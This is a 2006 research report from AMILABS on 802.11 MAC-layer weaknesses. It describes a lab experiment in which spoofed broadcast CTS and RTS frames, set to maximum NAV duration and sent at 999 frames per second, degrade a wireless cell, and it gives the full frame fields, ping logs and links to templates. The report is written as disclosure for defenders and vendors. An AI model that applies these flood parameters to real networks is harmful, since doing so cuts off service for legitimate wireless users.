Applied Methodologies, Inc.

Hack the MAC
802.11 Medium Access Control Protocol Exploit Analysis

2006 Applied Methodologies, Inc.

Table of Contents

Hack the MAC
802.11 MAC Frame Security Exploit Research Project
Applied Methodologies, Inc. AMILABS
2006

Definitions

Below are some of the terms used throughout this document

802.11x - The term 802.11x encompasses the many 802.11 based access standards(a,b, g, n, et. al.) and is used to simplify the definition in this report.
MAC - Medium Access Control
Cell - The term "Cell" is used to refer to a wireless BSSID, ESSID, BSA, or any 802.11x wireless network in operation.
FSM - Refers to Finite State Machine which in this document is deemed as the processes that handle the MAC function and or the Station Services and Distribution System Services of a workstation or Access Point or any individual wireless protocol process.
FSM Interpret – the process of which an exploite causes the station or Access Point's state machines to utilize CPU cycles to interpret the frame before discarding/ignoring it. Similar to a Control, Management or Data Plane disruption.
DoS - Denial of Service
Knob - The term "knob(s)" is used to reference a bit position(s)in a field
AP - Access Point
pps - Packets Per Second
Smurf – Not a cute blue cartoon character but a from of a denial-of-service attack which uses spoofed addresses to cause traffic from an attacker or targeted workstation to flood another targeted system.

Introduction

With the emergence of 802.11x based networks used in corporate and consumer environments the importance of keeping such networks secure and functional grows significantly each day.

Wireless LANs or networks based on an 802.11x standards are becoming increasingly critical to the function of our everyday business and personal lives. Just look into the exponential growth in access points in the home and in business plus the explosion of hotspots and city wide WIFI service in just four years since 2002 to see the history of such rapid growth. Combine the need for freedom of connectivity with lower radio chip and ASIC prices and one can see why such a predominance of WIFI happened so quickly.

Due to the historic track record of other advances in technologies in such a short time such as CPUs, hard drives and flash memory it shall only be a matter of time that 802.11x and 802.16x(again to denote the various 802.16 standards) technologies will be our main and ubiquitous access into the internet. Of course at this time this is purely conjecture on AMILABS part. Due to the advent of Metro Ethernet and Passive Optical Networks reaching homes and business is another connectivity consideration to take into account.

Such a ubiquitous wireless environment would be a wonderful experience to the user(business or personal). The user can communicate at any time from 2mbs to over 100mbs via a laptop, PDA(Smartphone), WIFI phone or the eventual, what AMILABS deems the “super phone”. A super phone is the convergence of all the business/consumer components into one simple device(Cellular, VoiP SIP phone, PDA, full internet browser, email, IM, music/video media player, MP3, camera, GPS, full Microsoft or Open Source type applications, et. al.) that a user will have running 802.11x or 802.16x to connect to the internet. One device, one battery, one charger.

Nonetheless, such a utopia of connectivity, though almost realized today, is not without it’s problems. One such problem that stands out and sometimes is just overlooked is security. Other such technical issues related to 802.11x technologies, such as coverage/signal range, speed, roaming, and QoS are not going to be very useful if they don’t operate in a secure environment.

The 802.11x protocols all operate using an open, unsecured, MAC (Medium Access Control) protocol. This is true today no matter what type of security added to and above the 802.11x network. VPNs, PEAP, LEAP, Creep(our joke), 802.1X/802.11i, WEP, WPA, WPA2 and other emerging methods within a wireless network to secure the data contained in an 802.11x payload after or between the MAC fields.

Whether the added security is included in the current crop 802.11x standards and the use of privacy bit and information elements to facilitate such security there is still a strong risk that 802.11x MAC protocol exploitation can be realized.

However, with the advent of newer MAC layer security implementations, such as 802.11w for wireless networks and 802.1AE for Ethernet based LANs, it may still take some time for manufactures, standards bodies and chip makers to get these standards implemented into commercial and consumer products.

It is interesting that such a change to the MAC, whether 802.11x or 802.3x based, may bring the cost of the MAC chip up. There are possible economic ramifications of doing such a thing, vs. the benefit. In the wired world it may not seem too viable where proper physical security will keep people(external and internal) away from access to the wires. But, in the wireless world it is absolutely needed. Again however, will it work?

It is somewhat amusing if not redundant to note that in 2006 such exploits at the MAC level are prevalent as they were in 1996. In 1996 AMILABS conducted some test Token-Ring exploits. Yes, remember Token-Ring? Nonetheless, Token-Ring had many frame types and fields(Major vector and sub vectors)and bits to use in its FSM. One test of an exploit was to generate a Token-Ring Station Management MAC frame using the MAC sub command of Remove Ring Station. Generating this frame to the address of a bridge or router's Token-Ring MAC address would cause that station to de-insert itself from the ring. Oh, the fun we had with that one….

This analogous to doing something similar today with an 802.11x disassociation or de-authentication frame with various reason codes.

One thing learned from AMILABS many years of working with protocols is that ***all protocols are exploitable.***

Adding security mechanisms to a MAC protocol is not an easy thing to do and could also create new exploits. Plus, when the protocol breaks for other reasons, it becomes even more difficult to troubleshoot due to the MAC layer security abstraction integrated on top of the MAC functions. Such abstractions could cause false positives or positive false in relation to problem identification and troubleshooting.

Another consideration to keep in mind is all of the switch level ASIC designs for frame storage like Cisco's CAM and TCAM to compile access-lists and provide wire level QoS/security. How does the 802.1AE components get implemented to co-exist with such switching ASIC port architectures? The same question would apply to Access Points and proprietary Access Point switches for 802.11w.

Granted that 802.1AE/802.11w work between the workstation and the end switch/AP port and may not extend beyond the switch's fabric but there still may be a need to change the ASICs at the port level to support 802.1AE/802.11w to keep wire speed ratings competitive. Otherwise, there will be some form of CPU tax to handle the 802.1AE portion of the MAC mechanics(if handled in software and not burned into a port ASIC) at the port level before a frame can enter the ingress queue and then move to the outbound queue and TX ring.

This is especially true of voice packets that must maintain a jitter budget. Remember the MAC security standard called 802.10 and Security Association Identifier(SAID)? How often was that implemented?

So, even though there are standards for MAC level security it may be awhile before they are ubiquitous in products and transparent enough to not affect the performance or user's experience.

With the above statement in mind, today there still exists the risk of 802.11x networks being exploited in many different ways at the MAC level.

The premise of this document is to outline and provide some of the security issues related to the underlying Medium Access Protocol or MAC of the current 802.11x standards used today.

It should be stated that as of this writing AMILABS has only conducted a few of the experiments of the many potential exploits outlined in this document. Due to another research project of higher priority research on this project unfortunately had to be suspended. However, to continue to provide the business and security communities with such important information AMILABS will outline the other potential but yet untested exploits for other researchers, security personnel, and wireless network architects to consider.

Goal of this research

To find, determine and outline various MAC and or PHY layer exploits that can be used against any 802.11 based device, cell, BSSID, ESSID or bridge. The information in this report will assist the security community in using such findings to secure their 802.llx based networks. The information in this report could also assist manufactures or OEMs of 802.11 based products.

Perquisites of researcher

- Knowledge of 802.11 PHY/PMD and MAC process and packet structures
- Knowledge of Ethernet and TCP/IP protocols
- Knowledge of forensic protocol analysis and advanced skill with a protocol analyzer
- CWNA and CWAP certification achievement is desirable

Most of the traces and terms are referencing 802.11 MAC frame fields and functions.

Tool used for this research

- AMILABS online Network Research Lab infrastructure: http://www.amilabs.com/AMI%20NETWORK%20LAB2005.htm
- Network Chemistry RF Protect IDS sensor appliance
- Packetyzer 4.0.3
- CommView for WiFi 5.2
- Airopeek NX
- Various PCMCIA/PC card 802.11 adapters
- Cisco Aironet AP1232AG-A-K9 Access Point
- Linksys WRT54g Access Point(used for control if applicable)
- Various Antennas and bi-directional AMP when applicable
- Laptops
- Server
- Aerocomm 2.4ghz Spectrum Analyzer
- Use of RF Protect's RF Shield application to see if MAC exploits are defeated using RF Shield(if applicable)
- Cisco Press 802.11 Wireless LAN Fundamentals
- CWNP CWAP Study guide
- IEEE 802.11 Handbook Second Edition
- IEEE 802.11 standards documents

Only experiments 1, 3 and 4 have trace files associated with each experiment. Just match the file name to the experiment name for the appropriate trace file.


All trace files are saved in AiroPeek NX format and can be found here
ftp://ftp.amilabs.com/80211 TRACE FILES/80211G TRACE FILES/

The attacker's laptop is running Microsoft Windows Tablet edition and using an Orinoco Gold b/g card and CommView for WiFi 5.2.

Impacted client is a Toshiba laptop running Windows 2000, Orinoco Gold b/g card.


The test application is PING to monitor millisecond response increases or dropped packets from the impacted client to a device The client is continuously pinging a local lab device through the Cisco 1200 access point. Also, Internet web browsing was also used to test performance during some experiments. The basic use of Ping was considered to give a quick and simple form of qualitative and quantitative feedback of results when the experiments were conducted. The test wireless cell is using Channel 9 2452.

Note: in all experiments there is only one attack machine, one wireless client and one access point. This is basically a clean wireless network to see protocol behavior in its most basic setting and lowest common denominator of operation. See basic diagram below:


AMILABS Hack The MAC Research Lab Infrastructure
RF Protect Distributed IDS Sensor
AMILABS Internal Network LAB Infrastructure
Airopeek console
RF Protect Server/Console
Cisco Aironet
LinkSys AP
PDA client Affected user
Laptop client Affected user
Toshiba Laptop Client affected user
Attacking Laptop Fujitsu Tablet Commview

When conducting experiments make sure to specify exactly what frame type and subtype were used and bit options for example, to Distribution System and from Distribution System, to keep track of all the bit position or "knobs" turned within a particular frame field. A spreadsheet was created for this but this spreadsheet only covers the Frame Control fields and not the other frame types. This spreadsheet is available for download for others to add other fields and Information Elements for their work.

802.11 MAC frame fields testing matrix
http://www.amilabs.com/HTM/HTM%20experiment%20protocol%20matrix.xls



HACK THE MAC 802.11 MAC Protocol Exploit Matrix

Experiments		Type	Subtype	Frame																		
		Bits	Bits	Type																		
	Prot. Ver.			Name	To DS	From DS	More Frag	Retry	Power Mgt	More Data	Protect	Order	Duration	ID	Addr 1	Addr 2	Addr 3	Sequence	Control	Addr 4	Frame body	FCS
eriment #1 packet type 1		01 Control	1100 or 12	CTS	0	0	0	0	0	0	0	0	32767		broadcast							
eriment #1 packet type 2		01 Control	1011 or 11	RTS	0	0	0	0	0	0	0	0	32767		broadcast							
eriment#2 packet type 1					0	0	0	1	0	0	0	0										
eriment #3 packet type 1		00 Management	0101	Probe Response	0	0	0	0	0	0	0	0	314		broadcast							

All packets generated were generated using CommView for WiFi 5.2.

The use of CommView's Packet Generator was critical to getting some of the experiments completed. ComView's Packet Generator is one of the easier GUI based form of tool to edit 802.11x packets and replay them. Also, all of the created exploits packets can be saved and used again. Below is a link to most of the MAC frame function templates to create exploits from various MAC frame bit function combinations as well as some of the already tested exploited frames discussed in this report.

CommView 802.11 Frame Generation Templates

ftp://ftp.amilabs.com/80211%20TRACE%20FILES/CommView%20Packet%20Gen%20Templates/

Flooding of frames was conducted at various rates:
Single packet
1 pps regardless of packet size
10pps regardless of packet size
999pps regardless of packet size
2000pps regardless of packet size

Note: ComView's wireless adapter firmware will overwrite NAV and Sequence numbering set in created packet, this can skew some results and other means of generating packets with the intended NAV or Sequence number type should be used as a control.

Experiments conducted to Date

This section outlines the experiments of exploits that AMILABS has conducted.

A majority of the experiments and possible MAC frame exploits are DoS based and require a few frames, a burst of frames, a flood of frames to execute or the exploit can work with any rate of frames sent.

802.11 wireless MAC frame

An 802.11x wireless MAC frame has many fields and bit positions or "knobs" that can be turned to affect the function of the Finite State Machine(FSM) of a user's or Access Point's MAC behavior and Station Services and Distributed System Services. The MAC header's Frame Control and fields of the various frame types to name a few, Beacons, Association Requests/Response, Probe Requests/Response, Null, Ack and control frames CTS/RTS, present the exploiter with many different knobs to test and turn to try to disrupt the FSM of the AP or users on the wireless cell. The various Management, Control and Data frame MAC headers provide plenty of knobs to exploit. An example below is a typical Beacon frame from the Cisco Aironet 1200 Access Point.

```
Packet Info
  Flags:            0x00000000
  Status:           0x00000000
  Packet Length:       168
  Timestamp:          17:25:23.562500000 06/07/2006
  Data Rate:          2   1.0 Mbps
  Channel:            9  2452MHz  802.11bg
  Signal Level:        72%
  Signal dBm:          -23
  Noise Level:         0%
  Noise dBm:           -100
802.11 MAC Header
  Version:            0
  Type:             %00  Management
  Subtype:            %1000  Beacon
Frame Control Flags:    %00000000
                         0... .... Non-strict order
                         .0.. .... Non-Protected Frame
                         ..0. .... No More Data
                         ...0 .... Power Management - active mode
                         .... 0... This is not a Re-Transmission
                         .... .0.. Last or Unfragmented Frame
                         .... ..0. Not an Exit from the Distribution System
                         .... ...0 Not to the Distribution System

  Duration:           0  Microseconds
  Destination:         FF:FF:FF:FF:FF:FF  Ethernet Broadcast
  Source:            00:13:C4:64:A1:F0
  BSSID:              00:13:C4:64:A1:F0
  Seq Number:          2665
  Frag Number:         0
802.11 Management - Beacon
  Timestamp:          253133201  Microseconds
  Beacon Interval:     100
  Capability Info:     %0000010000110001
                         0....... ........ Immediate Block Ack Not Allowed
                         .0...... ........ Delayed Block Ack Not Allowed
                         ..0..... ........ DSSS-OFDM is Not Allowed
                         ...0.... ........ Reserved
                         ....0... ........ APSD is not supported
                         .....1.. ........ G Mode Short Slot Time [9 microseconds]
                         ......0. ........ QoS is Not Supported
                         .......0 ........ Spectrum Mgmt Disabled
                         ........ 0....... Channel Agility Not Used
                         ........ .0...... PBCC Not Allowed
                         ........ ..1..... Short Preamble
                         ........ ...1.... Privacy Enabled
                         ........ ....0... CF Poll Not Requested
                         ........ .....0.. CF Not Pollable
                         ........ ......0. Not an IBSS Type Network
                         ........ .......1 ESS Type Network

SSID
  Element ID:          0  SSID
  Length:             1
  SSID:              .

Supported Rates
  Element ID:          1  Supported Rates
  Length:             8
  Supported Rate:      1.0  Mbps  (BSS Basic Rate)
  Supported Rate:      2.0  Mbps  (BSS Basic Rate)
  Supported Rate:      5.5  Mbps  (BSS Basic Rate)
  Supported Rate:      6.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      9.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      11.0  Mbps  (BSS Basic Rate)
  Supported Rate:      12.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      18.0  Mbps  (Not BSS Basic Rate)
```

```
Direct Sequence Parameter Set
  Element ID:          3  Direct Sequence Parameter Set
  Length:              1
  Channel:             9

Traffic Indication Map
  Element ID:          5  Traffic Indication Map
  Length:              4
  DTIM Count:          0
  DTIM Period:         2
  Bitmap Offset:       0  xxxx xxx.
  Traffic Ind.:        0  .... ...0
  Part Virt Bmap:      0x00



ERP Information
  Element ID:          42  ERP Information
  Length:              1
  ERP Flags:           %00000000
                       x... .... Reserved
                       .x.. .... Reserved
                       ..x. .... Reserved
                       ...x .... Reserved
                       .... x... Reserved
                       .... .0.. Not Barker Preamble Mode
                       .... ..0. Disable Use of Protection
                       .... ...0 Non-ERP Not Present


Extended Supported Rates
  Element ID:          50  Extended Supported Rates
  Length:              4
  Supported Rate:      24.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      36.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      48.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      54.0  Mbps  (Not BSS Basic Rate)

Cisco Proprietary
  Element ID:          133  Cisco Proprietary
  Length:              30
  OUI:                 0x00-0x00-0x84
  Value:               0x000F00FF031900
  AP Name:             AMILABSAP.......
  Number of clients:   0
  Value:               0x000025
Vendor Specific
  Element ID:          221  Vendor Specific - Cisco
  Length:              6
  OUI:                 0x00-0x40-0x96
  Data:
  ...             01 01 00
Vendor Specific
  Element ID:          221  Vendor Specific - Cisco
  Length:              5
  OUI:                 0x00-0x40-0x96
  Version:             3
  CCX Version:         3
Vendor Specific
  Element ID:          221  Vendor Specific - Cisco
  Length:              22
  OUI:                 0x00-0x40-0x96
  Data:
  .......#...BC..b  04 00 01 07 A4 00 00 23 A4 00 00 42 43 00 00 62
  2..               32 00 00
WME
  Element ID:          221  WME
  Length:              24
```

```
 OUI:              0x00-0x50-0xF2
 OUI Type:           2
 OUI SubType:          1
 Version:            1
 QoS Info Field:      %00000001
                xxxx .... Reserved
                .... 0001 Parameter Set Count: 1

 Reserved:          0x00
 Access Category - Best Effort
 ACI/AIFSN:          %00000011
                x... .... Reserved
                .00. .... Best Effort
                ...0 .... ACM: Admission Control Not Required
                .... 0011 AIFSN: 3



ECW Min/Max:        %10100100
                1010 .... ECW Max: 10 (CW Max: 1,023)
                .... 0100 ECW Min: 4 (CW Min: 15)

 TXOP Limit:         0

 Access Category - Background
 ACI/AIFSN:          %00100111
                x... .... Reserved
                .01. .... Background
                ...0 .... ACM: Admission Control Not Required
                .... 0111 AIFSN: 7

 ECW Min/Max:        %10100100
                1010 .... ECW Max: 10 (CW Max: 1,023)
                .... 0100 ECW Min: 4 (CW Min: 15)
 TXOP Limit:         0



 Access Category - Video
 ACI/AIFSN:          %01000010
                x... .... Reserved
                .10. .... Video
                ...0 .... ACM: Admission Control Not Required
                .... 0010 AIFSN: 2

 ECW Min/Max:        %01000011
                0100 .... ECW Max: 4 (CW Max: 15)
                .... 0011 ECW Min: 3 (CW Min: 7)

 TXOP Limit:         94

 Access Category - Voice
 ACI/AIFSN:          %01100010
                x... .... Reserved
                .11. .... Voice
                ...0 .... ACM: Admission Control Not Required
                .... 0010 AIFSN: 2

 ECW Min/Max:        %00110010
                0011 .... ECW Max: 3 (CW Max: 7)
                .... 0010 ECW Min: 2 (CW Min: 3)

 TXOP Limit:         47

FCS - Frame Check Sequence
 FCS:              0xB6A70E5C  Calculated
```

As you can see, especially in a Beacon frame, there are a lot of potential bits or knobs to turn or experiment with to determine if a negative behavior is capable within the MAC FSM.

Note: this frame also outlines some of Cisco's Cisco Compatible Exchange Information Elements(CCX). This document does not cover the CCX extensions but as you can see there may be many other exploits unrealized by manipulating the CCX extensions from different vendors. These could be the exploits of the future. For example the QoS based CCX Information Elements for Access category Voice CWmin and CWmax in the above Beacon frame can be tested for possible channel capture or starvation exploits.

802.11e QoS MAC frame additions were also not tested. However, possible exploits may be present with the control fields associated with HCF's EDCA and HCCA access mechanisms. Please refer to the IEEE 802.11 Handbook, second edition Chapter 5 for more details on 802.11e and the fields and bits used to conduct QoS on a wireless cell. This information is helpful for other researchers wanting to test these field for potential exploits before deploying an 802.11e based wireless network.

MAC address used in all experiment traces

Cisco Access Point	**0013.c464.a1f0**
Toshiba Laptop Proxim adapter	**0020.a64f.ab37 Test cell client**
Spoofed address	**0020.a64f.babe**
Test ping device in lab over DS	**5254.4022.4d2c**

Experiment #1 Virtual Carrier channel capture exploit

RTS/CTS manipulation DCF contention window impact.

The 802.3 protocol, in it's early days of implementation, according to Bob Metcalf, outlined the phenomena of channel capture which consisted of a station in CSMA/CD constantly winning the exponential back off race to consistently "capture" the channel(wire) and thus prevent any other workstation from accessing the medium. Can the same phenomena be re-created using the MAC layer functions of the 802.11 control frame's CTS/RTS bits to affect the operation of CSMA/CA?

Goal: attempt to capture the entire channel by flooding the channel with a broadcast CTS to see if the other workstations on the cell are affected by the virtual carrier delay and CTS FSM processing manipulation by changing duration sizes and frame flood rates.

The test client is setup to ping a local lab device through the access point. Client average pre experiment ping response times were 2ms. Packets were generated onto the cell by a non associated or authenticated adapter on the transmitted channel of the attacker's choice. The spoofed packets had spoofed MAC transmitter and receiver addresses.

First test: Sent a 10 byte Control CTS packet with the largest 802.11 Duration field allowable. See packet matrix for packet #1 in experiment 1 for packet details. Sent CTS at 1 packet per second(pps) and one packet at a time only.

Results show that the generated broadcast CTS mechanics do work and the client consistently receives a 3ms ping response every time a singe CTS packet is generated. At 1pps but sent continuously there is no impact to the pings.

Second test: Sent same CTS packet as the first test but at 999pps. A significant change in the pings PPS were noted. Ping response time fluctuated from 28ms to over 1028ms a drastic decrease in performance was noted. Refer to ping output and trace file link below for more details. By generating this traffic for over a minute causes pings to time out periodically. Surfing the web via the cell was also much slower than when the CTS was not generated. Turn off the CTS and response time increases immediately and pings go back to 2ms average response times.

Response times of course could be affected from just normal non exploited traffic competing with the Ping traffic due to the ACK overhead of the 802.11 protocol but the CTS/RTS results were far more sever than regular traffic running at 999pps.

Control: repeated second test several times and noted same results to ping and web surfing response times. Here is the CTS packet used in the experiment:

```
Packet Info
  Flags:           0x00000001
  Status:          0x00000000
  Packet Length:       14
  Timestamp:          17:26:06.843750000 12/31/2005
  Data Rate:         2   1.0 Mbps
  Channel:           1  2412MHz  802.11bg
  Signal Level:        62%
  Signal dBm:          -33
  Noise Level:         0%
  Noise dBm:           -98
802.11 MAC Header
  Version:           0
  Type:            %01  Control
  Subtype:           %1100  Clear To Send (CTS)
Frame Control Flags:    %00000000
                    0... .... Non-strict order
                    .0.. .... Non-Protected Frame
                    ..0. .... No More Data
                    ...0 .... Power Management - active mode
                    .... 0... This is not a Re-Transmission
                    .... .0.. Last or Unfragmented Frame
                    .... ..0. Not an Exit from the Distribution System
                    .... ...0 Not to the Distribution System
  Duration:          32767  Microseconds
  Receiver:          FF:FF:FF:FF:FF:FF  Ethernet Broadcast
FCS - Frame Check Sequence
  FCS:             0x2A2CAE5E  Calculated
```

Here is the Ping activity during the CTS flood.

```
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=1ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=3ms TTL=255
Reply from 10.1.1.250: bytes=32 time=3ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=3ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=270ms TTL=255
Reply from 10.1.1.250: bytes=32 time=803ms TTL=255
Reply from 10.1.1.250: bytes=32 time=1023ms TTL=255
Reply from 10.1.1.250: bytes=32 time=1ms TTL=255
Reply from 10.1.1.250: bytes=32 time=633ms TTL=255
Reply from 10.1.1.250: bytes=32 time=91ms TTL=255
Reply from 10.1.1.250: bytes=32 time=89ms TTL=255
Reply from 10.1.1.250: bytes=32 time=225ms TTL=255
Reply from 10.1.1.250: bytes=32 time=307ms TTL=255
Reply from 10.1.1.250: bytes=32 time=369ms TTL=255
Reply from 10.1.1.250: bytes=32 time=128ms TTL=255
Reply from 10.1.1.250: bytes=32 time=450ms TTL=255
Reply from 10.1.1.250: bytes=32 time=36ms TTL=255
Reply from 10.1.1.250: bytes=32 time=175ms TTL=255
Reply from 10.1.1.250: bytes=32 time=827ms TTL=255
Reply from 10.1.1.250: bytes=32 time=937ms TTL=255
Reply from 10.1.1.250: bytes=32 time=423ms TTL=255
Reply from 10.1.1.250: bytes=32 time=519ms TTL=255
Reply from 10.1.1.250: bytes=32 time=9ms TTL=255
Reply from 10.1.1.250: bytes=32 time=28ms TTL=255
Reply from 10.1.1.250: bytes=32 time=136ms TTL=255
Reply from 10.1.1.250: bytes=32 time=191ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
Reply from 10.1.1.250: bytes=32 time=2ms TTL=255
```

Third test: Sent same type of packet but instead of a CTS used a RTS, see packet matrix for packet #2 for bit fields.

The same results from the CTS tests one and two were observed. A flood of anonymous RTS packets with a 314 microsecond NAV can impact a cell.

Control: repeated third test several times but with a maximum NAV value of 32767 and noted same results to ping and web surfing response times.

Here is the RTS packet used in the experiment:

```
Packet Info
  Flags:              0x00000001
  Status:             0x00000000
  Packet Length:      20
  Timestamp:          19:25:04.687500000 01/11/2006
  Data Rate:          2   1.0 Mbps
  Channel:            1  2412MHz  802.11bg
  Signal Level:       70%
  Signal dBm:         -25
  Noise Level:        0%
  Noise dBm:          -100
802.11 MAC Header
  Version:            0
  Type:               %01  Control
  Subtype:            %1011  Request To Send (RTS)
Frame Control Flags:  %00000000
                      0... .... Non-strict order
                      .0.. .... Non-Protected Frame
                      ..0. .... No More Data
                      ...0 .... Power Management - active mode
                      .... 0... This is not a Re-Transmission
                      .... .0.. Last or Unfragmented Frame
                      .... ..0. Not an Exit from the Distribution System
                      .... ...0 Not to the Distribution System

  Duration:           314  Microseconds
  Receiver:           00:20:A6:4F:BA:BE  Proxim:4F:BA:BE
  Transmitter:        00:13:C4:64:BA:BE
FCS - Frame Check Sequence
  FCS:                0x2C00D786  Calculated
```

Here is the Ping activity during the RTS flood.

```
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
Reply from 10.1.1.87: bytes=32 time=9ms TTL=60
Reply from 10.1.1.87: bytes=32 time=10ms TTL=60
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
Reply from 10.1.1.87: bytes=32 time=10ms TTL=60
Reply from 10.1.1.87: bytes=32 time=10ms TTL=60
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
Reply from 10.1.1.87: bytes=32 time=9ms TTL=60
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
Reply from 10.1.1.87: bytes=32 time=7ms TTL=60
Reply from 10.1.1.87: bytes=32 time=7ms TTL=60
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
Reply from 10.1.1.87: bytes=32 time=194ms TTL=60
Reply from 10.1.1.87: bytes=32 time=61ms TTL=60
Reply from 10.1.1.87: bytes=32 time=111ms TTL=60
Reply from 10.1.1.87: bytes=32 time=139ms TTL=60
Reply from 10.1.1.87: bytes=32 time=448ms TTL=60
Reply from 10.1.1.87: bytes=32 time=477ms TTL=60
Reply from 10.1.1.87: bytes=32 time=575ms TTL=60
Reply from 10.1.1.87: bytes=32 time=122ms TTL=60
Reply from 10.1.1.87: bytes=32 time=189ms TTL=60
Reply from 10.1.1.87: bytes=32 time=59ms TTL=60
Reply from 10.1.1.87: bytes=32 time=13ms TTL=60
Reply from 10.1.1.87: bytes=32 time=136ms TTL=60
Reply from 10.1.1.87: bytes=32 time=95ms TTL=60
Reply from 10.1.1.87: bytes=32 time=24ms TTL=60
Reply from 10.1.1.87: bytes=32 time=41ms TTL=60
Reply from 10.1.1.87: bytes=32 time=218ms TTL=60
Reply from 10.1.1.87: bytes=32 time=61ms TTL=60
Reply from 10.1.1.87: bytes=32 time=28ms TTL=60
Reply from 10.1.1.87: bytes=32 time=416ms TTL=60
Reply from 10.1.1.87: bytes=32 time=186ms TTL=60
Reply from 10.1.1.87: bytes=32 time=122ms TTL=60
Reply from 10.1.1.87: bytes=32 time=71ms TTL=60
Reply from 10.1.1.87: bytes=32 time=320ms TTL=60
Reply from 10.1.1.87: bytes=32 time=739ms TTL=60
Reply from 10.1.1.87: bytes=32 time=179ms TTL=60
Request timed out.
Request timed out.
Request timed out.
Reply from 10.1.1.87: bytes=32 time=989ms TTL=60
Reply from 10.1.1.87: bytes=32 time=262ms TTL=60
